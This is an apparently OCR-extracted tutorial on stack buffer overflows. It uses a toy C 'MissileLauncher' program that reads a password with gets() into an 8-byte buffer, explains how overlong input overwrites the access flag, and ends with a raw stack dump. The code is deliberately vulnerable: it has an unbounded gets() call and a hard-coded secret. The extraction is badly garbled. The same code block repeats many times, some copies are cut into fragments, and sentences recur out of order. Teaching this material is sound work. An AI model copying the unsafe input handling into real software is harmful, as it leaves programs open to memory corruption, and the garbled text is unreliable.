
```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```

Then we call `printf()` with an argument.


After the prompt has been written to the standard output stream. The stack is cleaned up and we get ready to execute the next statement.



```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```




```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```




```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```

First the pointer to the response buffer is pushed on stack.



```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```


First the pointer to the response buffer is pushed on stack.



```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```

First the pointer to the response buffer is pushed on stack.


Then the return address. Before jumping into `gets()`



```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```

First the pointer to the response buffer is pushed on stack.


Then the return address. Before jumping into `gets()`



```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```

First the pointer to the response buffer is pushed on stack.

Then the return address. Before jumping into `gets()`




```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```

First the pointer to the response buffer is pushed on stack.

Then the return address. Before jumping into `gets()`

`gets()` will wait for input from the standard input stream. Each character will be poked sequentally into the response buffer until a newline character, end-of-line or some kind of error occurs. Then, before returning it will append a `'\0'` character to the buffer.




```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    gets(response);
    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```

First the pointer to the response buffer is pushed on stack.


Then the return address. Before jumping into `gets()`

`gets()` will wait for input from the standard input stream. Each character will be poked sequentally into the response buffer until a newline character, end-of-line or some kind of error occurs. Then, before returning it will append a `'\0'` character to the buffer.

If the input is 8 characters or more, then the response buffer allocated on the stack is not big enough, and in this case the data storage of the other variables will be overwritten.




```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
                                        a") == 0)
                                    les);
                                    her v0.1");
    puts("Operation complete");
}
```



```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
```

```
                                    a") == 0)
                                    les);
                                    ner v0.1");
    puts("Operation complete");
}
```

Here is the exact stack data I got one time I executed the code on my machine.




```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
```

0xbffffa40	0x50	0xfa	0xff	0xbf
	0x00	0x40	0xfc	0xb7
	0x00	0x00	0x00	0x00
	0x00	0x39	0xe1	0xb7
	0x88	0xfa	0xff	0xbf
	0xa0	0x29	0xff	0xb7
	0x02	0x00	0x00	0x00
	0x00	0x40	0xfc	0x00
	0x00	0x00	0x00	0x00
	0x00	0x00	0x00	0x00
	0x88	0xfa	0xff	0xbf
0xbffffa6c	0x5b	0x85	0x04	0x08

```
    puts("Operation complete");
}
```

Here is the exact stack data I got one time I executed the code on my machine.



